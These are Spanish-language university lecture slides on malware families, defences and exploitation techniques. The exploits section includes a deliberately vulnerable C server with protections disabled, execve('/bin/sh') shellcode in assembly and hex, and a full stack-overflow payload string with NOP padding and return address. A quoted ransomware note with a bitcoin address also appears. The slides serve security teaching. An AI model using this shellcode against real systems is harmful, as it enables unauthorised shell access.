
Malware

Seguridad en Redes de Ordenadores

Enrique Soriano

LS, GSYC

2 de marzo de 2018




Universidad
Rey Juan Carlos

Términos

- **Malware**: Software dañino diseñado para modificar el comportamiento normal de la máquina, robar información, acceder a recursos sin autorización, denegar el servicio (DoS), o simplemente molestar.
- El malware no es simplemente software con *bugs*: su objetivo es dañar.
- Creado por pocos, usado por muchos.
- Tipos: virus, gusanos, troyanos, rootkits, etc.

Mercado

¿Para cuál harías malware?



Datos de clientes de Wikipedia, septiembre 2012.

Mercado

¿Quién desarrolla malware hoy?

- Mafias.
- Mercenarios.
- Ejercitos/servicios de inteligencia.
- *Hacktivistas*.
- Empresas de *pentesting* y auditoría.
- Aficcionados.

APT (Advanced persistent threat): *buzzword* para definir un grupo de atacantes altamente especializado realizando un ataque persistente en el tiempo. P. ej. Stuxnet.

Virus

- Pieza de código que se adjunta al código de otros programas.
- Es capaz de infectar a otros programas, insertando su código en ellos.
- Realiza operaciones no deseadas de forma ilegítima, destructivas o no.

Virus

- **Transitorio**: el código del virus ejecuta sólo cuando ejecuta el anfitrión.
- **Residente**: al ejecutarse el anfitrión, el código del virus queda residente en memoria, y puede activarse incluso si el anfitrión ya no está ejecutando.

Virus

Se compone generalmente de:

- Código de replicación, que se encarga de infectar otros programas.
- *Payload*: código que ejecuta para realizar la acción maliciosa. Se puede activar siempre, o en un momento dado: *time bomb*.

File infector virus

Infectan ejecutables:

- **Shell**: recubren el programa infectado, que ejecutan después de realizar su tarea.
- **Overwritting**: reemplaza parte de las instrucciones del programa infectado.
- **Non-overwritting**: se adjuntan al código del programa infectado.
- **Intrusive**: reemplazan rutinas seleccionadas del programa infectado (p. ej. un callback), a las que se llamará en algún momento .

Bootstrap virus

- Infectan cualquiera de los programas involucrados en el arranque de la máquina:

  $MBR \rightarrow PBS \rightarrow LOADER \rightarrow OS$

- Se pueden ocultar en sectores no usados o marcados como defectuosos del disco duro.
- Su objetivo es persistir en las sucesivas etapas de arranque hasta instalarse en el kernel.
- Técnicas: infectar los manejadores de interrupciones (IVT/IDT) en las distintas fases de arranque.

Companion virus

- El virus no está en el propio ejecutable.
- El virus se aprovecha de la forma de ejecutar un programa para ejecutar el programa infectado antes que el programa legítimo:
  - Cambiando el orden en el $PATH.
  - Aprovechando la precedencia de los distintos tipos de ejecutables.

Macro virus

- Infectan ficheros de datos, no ficheros binarios ejecutables.
- Son más difíciles de detectar (los ficheros de datos son menos sospechosos).
- Son multiplataforma: el lenguaje de las macros suele ser independiente de plataforma.

Gusanos

- **Gusano**: programa independiente que se replica a sí mismo y se propaga por la red.
- Alta velocidad de propagación.
- **Vector de propagación**: forma de copiarse en otros sistemas.
- Los gusanos potentes tienen varios vectores de propagación.

Gusanos

Ejemplo: Morris, para UNIX (1998). Infectó 6000 máquinas en todo el mundo. Vectores de propagación:

- Aprovechaba una vulnerabilidad de *buffer overflow* en `fingerd`.
- Usaba un modo de depuración del servidor SMTP `sendmail` que permitía ejecutar código en los servidores remotos.
- Realizaba un ataque de diccionario (contraseñas habituales) para conectarse con `rsh`.

Gusanos

Ejemplo: Nimda, para Windows (2001).

- Aprovechaba una vulnerabilidad del Internet Information Server (IIS).
- Buscaba en la agenda del PC las direcciones de correo, y se manda como attachment (`README.EXE`) a todos.
- Se copiaba en los volúmenes compartidos de la máquina.
- Instalaba código en las páginas que sirve el IIS para infectar a los clientes (un JavaScript que baja y ejecuta un fichero EML).
- Buscaba puertas traseras dejadas por gusanos previos (Code Red II y Sadmin) en sitios infectados.

Gusanos

Ejemplo: Conficker, para Windows (2009, 2012).

- Aprovechaba una vulnerabilidad de buffer overflow en Windows Server Service.
- Se transmitía en el Autorun de discos externos.
- También de descargas por HTTP de aprox. 50000 sitios web.
- Bloquea peticiones de DNS, deshabilita actualizaciones, etc.

Troyanos

- **Troyano**: programa aparentemente legítimo que ocasiona daños intencionadamente, de forma silenciosa.
- El *payload* se ejecuta cuando el usuario ejecuta el programa anfitrión.
- Un troyano no se propaga por sí mismo.

Troyanos

Ejemplo: BO2K, para Windows (1999)

- Se ejecutaba y borraba cada vez que arrancaba el PC.
- Arrancaba un servidor en un puerto que permitía ejecutar comandos desde un cliente gráfico.
- Permitía usar dispositivos, ejecutar programas y acceder al FS.

Troyanos

Ejemplo: Troyano de SSH (2002)

- Reemplazaron algunos ficheros fuente en el repositorio FTP oficial.
- El troyano se conectaba a una IP (puerto de IRC) una vez cada hora.
- El troyano aceptaba comandos para eliminarlo, desactivarlo, o ejecutar un comando del sistema.

Troyanos

Ejemplo: ZeuS (2009)

- Muchas versiones diferentes, usa un *packer*.
- Interceptaba llamadas al sistema (mete *hooks*).
- Inyectaba HTML en el navegador (Explorer y Firefox).
- Robaba información de los formularios HTML.

RATs

Remote Access Trojan (también *Remote Administration Tool*):

- Un RAT es un programa que toma el control de la máquina y deja acceder desde fuera a muchos de sus servicios.
- No son herramientas de administración si se instalan de forma silenciosa e ilegítima. En ese caso, son troyanos.
- Algunos antivirus (p. ej. Avast!) los denominan *programas potencialmente no deseados* (también a los keyloggers).

RATs

Ejemplo: DarkComet (2008-2012)

- Crea un ejecutable para un mandar a la víctima (icono personalizado, etc.).
- Cuando la víctima ejecuta el programa, se conecta a un programa controlador.
- Permite monitorizar el sistema, activar la cámara, lanzar un keylogger, acceder a los archivos, etc.

Ransomware

- Ransomware: malware (p. ej. un troyano) que sirve para extorsionar.
- Cryptovirus, cryptotrojans or cryptoworms: cifran nuestros datos para que después el atacante nos pueda vender la clave para recuperarlos.

Ransomware

- Ejemplo: Reveton o Police Trojan (2012):
  El payload muestra un mensaje falso de la policía diciendo que ha detectado actividades ilegales en nuestro ordenador (p. ej. software pirata).
- Ejemplo: CoinVault (2015): Cifra los ficheros con extensión popular (.doc, .zip, .odt, .mp3, ... hasta 81) de todas las unidades con AES-256 en modo CBC o CFB. La clave y el IV son aleatorios (32 chars alfanumericos y signos de puntuación) y se envían a un servidor comprometido que controla el atacante (nunca se almacena en el PC atacado). Piden el ingreso de 0.7 BTC, y la cantidad crece a medida que pasa el tiempo.

Ransomware


CoinVault
your personal documents and files on this computer or device have just been encrypted.
Encypted means you will not be able to access your files anymore, until they are decrypted.
Your original files have been deleted, these can be recovered as described below.
Click on "View encrypted files" to see a list of files that got encrypted.
The encryption was done with a unique generated encryption key (using AES-128).
The only way to decrypt your files, is to obtain your private key and IV.
The private key, which will allow you to decrypt and get your original files back,
is stored on our server. Each time the timer hits zero, the total costs will raise with the starting price
To receive your private key, you need to pay the amount of bitcoin displayed left of this window (co
You need to send the amount of bitcoins to the bitcoin address at the bottom of this window.
After the purchase is made, please wait a few minutes for confirmation of the bitcoins.
After the bitcoins are confirmed, click the 'check payment and receive keys' button.
Your keys will appear in the textboxes. After that, you simply click 'decrypt using
keys', your files will be decrypted and restored to their original location.
You can decrypt one file for free, using the 'One free decrypt' button.
You can easily delete this software, but know that without it, you will never be able
to get your original files back.
For more information on how to buy and send bitcoin, click 'Next page'.
View encrypted filelist
Time untill costs raise:
01:08:47
How to pay
One free decrypt
Total costs:
0.5
btc € 164,58
Paid:
0
btc € 0,00
Check payment and receive keys
key:
IV:
Decrypt using keys
Last check: 11/12/2014 9:58:57 AM
Send bitcoins to this bitcoin address:
14qTfd4HAeDh17zfu9T3ycsoV8EwkMFBZ

Spyware y adware

- **Spyware**: malware con el objetivo de robar tus datos personales (contraseñas, números de tarjetas, etc.).
- **Adware**: malware que muestra publicidad sin el consentimiento del usuario. Está en la frontera del malware (depende de cómo se instale).

Rootkits

- Herramientas para ocultar una intrusión (*keylogger*, *backdoor*, etc.)
  - Programas de usuario: reemplaza las herramientas del sistema (ps, netstat, gcc, etc.).
  - Kernel: reemplaza las llamadas al sistema, manejadores de interrupciones, sistema de ficheros, etc.
  - Máquina virtual: usa el hardware de virtualización.

Rootkits

- Ejemplos de rootkits para Windows: he4hook (2000, kernel, ocultaba ficheros), HacDef (2002, kernel, oculta ficheros, procesos y claves de registro), Vanquish (programas de usuario, roba passwords, oculta ficheros y claves del registro), blue pill (usa las instrucciones de virtualización Intel VT-x para hacer de hypervisor)...

Botnets

- Conjunto de máquinas comprometidas bajo el control del mismo atacante.
- Utilidad: clicks en anuncios web, realizar ataques de fuerza bruta, ataques de DDoS, etc.
- Ejemplo: Conficker, con 10.5 millones de nodos, tenía la capacidad de enviar miles de millones de correos de *spam* al día.

MaaS: Malware as a Service

- Ya hasta se puede contratar el acceso a nodos comprometidos como si fuese un Cloud.
- Ejemplo real:
  - 200 dólares por 1000 hosts rusos.
  - 180 dólares por 1000 hosts de EEUU.
  - 200 dólares por 1000 hosts franceses.
  - 270 dólares por 1000 hosts canadienses.
  - 35 dólares por 1000 hosts mezclados.

Payload del malware

En resumen, entre otras cosas, suelen...

- No hacer nada, sólo sobrevivir y copiarse.
- Mostrar un mensaje (burla, etc.).
- Leer información privilegiada y propagarla.
- Ralentizar el ordenador monopolizando los recursos haciendo nada, para provocar un DoS local, creando procesos *rabbit* que son imposibles de matar.

Payload del malware

(continúa)

- Denegar totalmente el servicio, por ejemplo infectando todos los ejecutables de la máquina para meter un bucle infinito en su punto de entrada.
- Borrar parte o todos los ficheros del sistema de ficheros.
- Realizar cambios al azar de bits en ficheros seleccionados del sistema.
- Realizar cambios específicos en los datos de los ficheros, por ejemplo, cambiar solo los códigos postales de los ficheros, o los números de teléfono.

Payload del malware

(continúa)

- Extorsionar.
- Convertir el ordenador en un *zombie* de una botnet.
- *Man-in-the-browser*: Inyectar HTML, inspeccionar el uso del navegador (formularios, etc).
- *Pharming*: hacer que un nombre resuelva a una IP maliciosa. P. ej. metiendo una entrada en:
  `/etc/hosts` (Unix)
  o
  `%windir%\system32\drivers\etc\hosts` (Windows)
- ...

¿Cómo me protejo?

Arranque seguro: impedir que el malware modifique la cadena de arranque del equipo.

- UEFI Secure Boot: firmar el cargador del sistema operativo y el resto de fases de arranque.
- Desventaja: problemas para instalar ciertos sistemas operativos y tener *dual boot*.
- TPM Trusted Boot es otra alternativa.

¿Cómo me protejo?

- Mantener el software actualizado.
- No ejecutar programas no confiables.
- Revisar bien los nombres de los ficheros. Ejemplos:
  - 'kernel32.dll' $\neq$'kerne132.dll'
  - 'Explorer.exe' $\neq$ ' Explorer.exe'
  - 'foto.jpg' $\neq$ 'foto.jpg .exe'
- En Windows 7, Explorer no muestra las extensiones por omisión: ¿Cómo diferencio un .avi de un .exe?
- Vigilando el arranque. P. ej. controlando cambios en el registro de Windows de forma periódica con `Autoruns`.

¿Cómo me protejo?

Estando al día:

- Boletín una-al-día de Hispasec, cryptogram, etc.
- Analizando los ficheros y comprobando su reputación. P. ej. *Virustotal*.
- Consultando el centro de respuesta a incidentes de seguridad del Instituto Nacional de Ciberseguridad: https://www.incibe.es/

AV: Análisis

- Un antivirus (AV) puede realizar chequeos:
  - En acceso: cada vez que el usuario intenta ejecutar un fichero.
  - En demanda: cuando el usuario pide un chequeo completo, o se realiza por omisión al arrancancar.
- Se basan en una base de datos (DAT) que puede actualizarse hasta varias veces al día.
- Los falsos positivos son un gran problema.
- Rogue AVs.
- ¿Es peor el remedio que la enfermedad?

AV: Análisis

Virus signatures:

- Búsqueda de patrones (signatures) en el código de los ejecutables.
- Hay virus que cambian su código:
  - *Polimórficos*: Usan un *packer* para ofuscarlos: se almacenan cifrados o comprimidos (p. ej. Virut).
  - *Metamórficos*: se reescriben generando código equivalente, pero distinto (reordenado, NOPs, cambiando el orden de uso de los registros, etc.).

AV: Análisis

Fingerprint:

- Se compara la hash de los ficheros con la que debería ser.
- Es bastante lento (mucha I/O).

AV: Análisis

Otras:

- Virtualización: Ejecuta el fichero sospechoso en una VM y analiza su comportamiento.
- Heurísticas: Buscan trozos anómalos (p. ej., secuencias de NOPs).
- Tamaño: comprueban que el tamaño de los ficheros sea el correcto. Así no se pueden detectar los virus que sobrescriben.

Recuperación del sistema

Recuperación total:

- Reinstalar el sistema completo (incluido MBR) **desconectado de la red**.
- Actualizar el sistema **desconectado de la red**. P. ej. con WSUS offline.

Exploits


Exploits

- **Objetivo**: cambiar el comportamiento de un programa legítimo aprovechando un error en su implementación.
- *Control flow hijacking* $\rightarrow$ secuestro del flujo.
- Un exploit puede hacer que el proceso atacado (p. ej. un servidor web) pase a ejecutar otro programa (p. ej. un shell).
- El proceso sigue ejecutando con los privilegios que tenía (p. ej. con UID real o efectivo 0).

Exploits

- *Buffer overflow*: desbordar un *buffer* para sobrescribir ciertas zonas de la memoria.
- Se puede hacer con la pila, el *heap*, el *bss*, etc.
- La técnica más habitual de secuestro de flujo se basa en un buffer overflow en la pila: *smash-the-stack*.

Smash the stack: Linux X86_64



Smash the stack: Linux X86_64

Esa es la organización general de la pila, pero...

- Los argumentos y/o parámetros pueden ir en registros, no en la pila, se reserva más espacio que el solicitado, etc. Esto depende de la optimización del código y otros factores.
- En la pila se guardan los valores de registros *callee-saved*: si la función llamada (callee) quiere usar un registro de estos, debe salvarlo en la pila, usarlo y restaurarlo antes de retornar porque el llamador (caller) lo necesita intacto cuando se retorne el control.
- ...

Smash the stack: Linux X86_64

```
void
processmsg(char *msg, int sz)
{
        char buf[256];
        int i;

        memcpy(buf, msg, sz);
        for(i=0; i<sz; i++)
                msg[i] = toupper(buf[i]);
        msg[i]='\0';
}

...
    while( (read_size = read(0 , client_message , 2000)) > 0 ){
        processmsg(client_message, read_size);
...
```

Smash the stack: Linux X86_64

Objetivo:

- Inyectar en el buffer el código que queremos ejecutar (*shellcode*).
- Sobreescribir el PC de retorno en el registro de activación para saltar al comienzo del código inyectado.

Smash the stack: Linux X86_64

```
$>  gcc  -m64 server.c  -g  -o server -z execstack -fno-stack-protector
$>  r2 server
[0x00400830]> aa
[0x00400830]> e asm.syntax=att
[0x00400830]> pdf @ sym.processmsg
|           ; CODE (CALL) XREF from 0x00400b57 (fcn.004009c1)
/ (fcn) sym.processmsg 155
|           0x00400926    55           push %rbp
|           0x00400927    4889e5       mov %rsp, %rbp
|           0x0040092a    53           push %rbx
|           0x0040092b    4881ec28010. sub $0x128, %rsp
|           0x00400932    4889bdd8fef. mov %rdi, -0x128(%rbp)
|           0x00400939    89b5d4feffff mov %esi, -0x12c(%rbp)
|           0x0040093f    8b85d4feffff mov -0x12c(%rbp), %eax
|           0x00400945    4863d0       movsxd %eax, %rdx
|           0x00400948    488b8dd8fef. mov -0x128(%rbp), %rcx
|           0x0040094f    488d85e0fef. lea -0x120(%rbp), %rax
|           0x00400956    4889ce       mov %rcx, %rsi
|           0x00400959    4889c7       mov %rax, %rdi
|           0x0040095c    e84ffeffff   call sym.imp.memcpy
|              sym.imp.memcpy(unk, unk)
|           0x00400961    c745ec00000. mov $0x0, -0x14(%rbp)
|       ,=< 0x00400968    eb2e         jmp 0x400998 ; (fcn.004008fc)
|      .--> 0x0040096a    8b45ec       mov -0x14(%rbp), %eax
|- fcn.00400998 84
...
```


save the caller frame pointer

save a callee-saved register

buf address (arg for memcpy)

i = 0;

Smash the stack: Linux X86_64



Smash the stack: Linux X86_64

- Shellcode para este exploit: instrucciones necesarias para realizar una llamada al sistema `execve` para ejecutar un shell.
- En C:

```
int main() {
        execve("/bin/sh", NULL, NULL);
}
```

Smash the stack: Linux X86_64

Esto en ensamblador es:

```
        .section .data
        name: .string "/bin/sh"

        .section .text
        .globl _start
_start:
        pushq   name
        movq    $59, %rax       # syscall code for execve
        movq    %rsp, %rdi      # first arg, pointed by %rsp (last pushq)
        movq    $0, %rsi        # second arg, NULL
        movq    $0, %rdx        # third arg, NULL
        syscall
```

Smash the stack: Linux X86_64

El shellcode debe incluir la string con el path de `sh`. El siguiente shellcode evita los bytes a 0x00 (eso para el servidor de ejemplo da igual, pero no para ataques de *string overflow*):

```
# equivalent:    movq   $59, %rax
movq    $0xfffffffffffff3b, %rax
shl     $56, %eax
shr     $56, %eax
#move "/bin/sh" (remember:  hs/nib/  ) to R12 and push it
movq    $0xff68732f6e69622f, %r12
shl     $8, %r12
shr     $8, %r12    # the shift  puts the \0 at the end :)
pushq   %r12
movq    %rsp, %rdi
xorq    %rbx, %rbx
movq    %rbx, %rsi
movq    %rbx, %rdx
syscall
```

Smash the stack: Linux X86_64

Veamos el código que genera:

```
$>  objdump -d ./a.out

./a.out:     file format elf64-x86-64


Disassembly of section .text:

0000000000400078 <_start>:
  400078: 48 c7 c0 3b ff ff ff  mov    $0xffffffffffffff3b,%rax
  40007f: c1 e0 38              shl    $0x38,%eax
  400082: c1 e8 38              shr    $0x38,%eax
  400085: 49 bc 2f 62 69 6e 2f  movabs $0xff68732f6e69622f,%r12
  40008c: 73 68 ff
  40008f: 49 c1 e4 08           shl    $0x8,%r12
  400093: 49 c1 ec 08           shr    $0x8,%r12
  400097: 41 54                 push   %r12
  400099: 48 89 e7              mov    %rsp,%rdi
  40009c: 48 31 db              xor    %rbx,%rbx
  40009f: 48 89 de              mov    %rbx,%rsi
  4000a2: 48 89 da              mov    %rbx,%rdx
  4000a5: 0f 05                 syscall
```

Smash the stack: Linux X86_64

Shellcode en una string de C, con padding y con la dirección para el PC de retorno (total: 303 bytes):


```c
char shellcodenet[] =
            "\x48\xc7\xc0\x3b\xff\xff\xff\xc1\xe0\x38"
            "\xc1\xe8\x38\x49\xbc\x2f\x62\x69\x6e\x2f"
            "\x73\x68\xff\x49\xc1\xe4\x08\x49\xc1\xec"
            "\x08\x41\x54\x48\x89\xe7\x48\x31\xdb\x48"
            "\x89\xde\x48\x89\xda\x0f\x05"

            "\x90\x90\x90\x90\x90\x90\x90\x90"      //PADDING
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90"

            "\xc0\xda\xff\xff\xff\x7f";        // RETURN ADDRESS, SHELLCODE ENTRY POINT
                                               // REMEMBER: LITTLE ENDIAN
```

Smash the stack: Linux X86_64

DEMO



Heap Spraying

Es otra técnica popular para colocar el shellcode en la memoria del proceso atacado:

- Te aprovechas de que puedes provocar reservas de memoria dinámica (i.e. `malloc`) grandes en el programa atacado (p. ej.: enviando formularios muy grandes).
- Consiste en esparcir por el heap grandes trozos con NOPs (*slides*) seguidos del shellcode que queremos ejecutar.
- Después del *spraying*, se intentar saltar a una de estas zonas del heap explotando una vulnerabilidad.

Egg Hunter

Staged shellcode: en ocasiones, el shellcode es demasiado grande y se tiene que dividir en distintas partes.

- El *egg* es el shellcode que se quiere terminar ejecutando. Se pone una *tag* en al principio del *egg*.
- Se coloca el *egg* en algún sitio de la memoria del proceso atacado (no sabemos dónde caerá).
- Se explota la vulnerabilidad para ejecutar el *Egg Hunter*, que intenta localizar el *tag* escaneando la memoria del proceso.
- Si lo encuentra, salta al código del *egg*.

¿Y sin inyectar shellcode?

Podemos intentar ejecutar lo que queremos sin inyectar código:

- Usamos el código del propio progama para ejecutar lo que queremos (p. ej. un shell).
- `ret2libc`: usamos el código de la `libc`.
- `ROP` (Return Oriented Programming):
  - Concatenar trozos de código (*widgets*) del propio programa y bibliotecas enlazadas. Esos trozos tienen que estar terminados con `RET` (también se pueden usar `POP` + `JMP`).
  - Se inyectan múltiples registros de activación falsos en la pila para ir saltando de *widget* en *widget* y acabar ejecutando lo que deseamos.


Bibliotecas


DLL injection:

- Ejecutar código obligando a cargar una biblioteca dinámica distinta a las que carga el programa

Hooking:

- Mecanismo que consiste en interponerse entre las bibliotecas y el programa.
- Puede usarse para ejecutar código malicioso.
- Truco común: cargar una biblioteca maliciosa antes que la biblioteca legítima.






Hooking

Ejemplo, en Linux las bibliotecas se resuelven así:

1. Directorios de la variable de entorno `LD_PRELOAD`
2. Si el símbolo contiene barras ("/"), se carga de esa ruta (relativa o absoluta)
3. Directorios de la sección `DT_RPATH` del binario o del atributo `DT_RUNPATH` del binario
4. Directorios de la variable de entorno `LD_LIBRARY_PATH`
5. En el directorio `/lib`
6. En el directorio `/usr/lib`

Hooking

DEMO



Otras técnicas

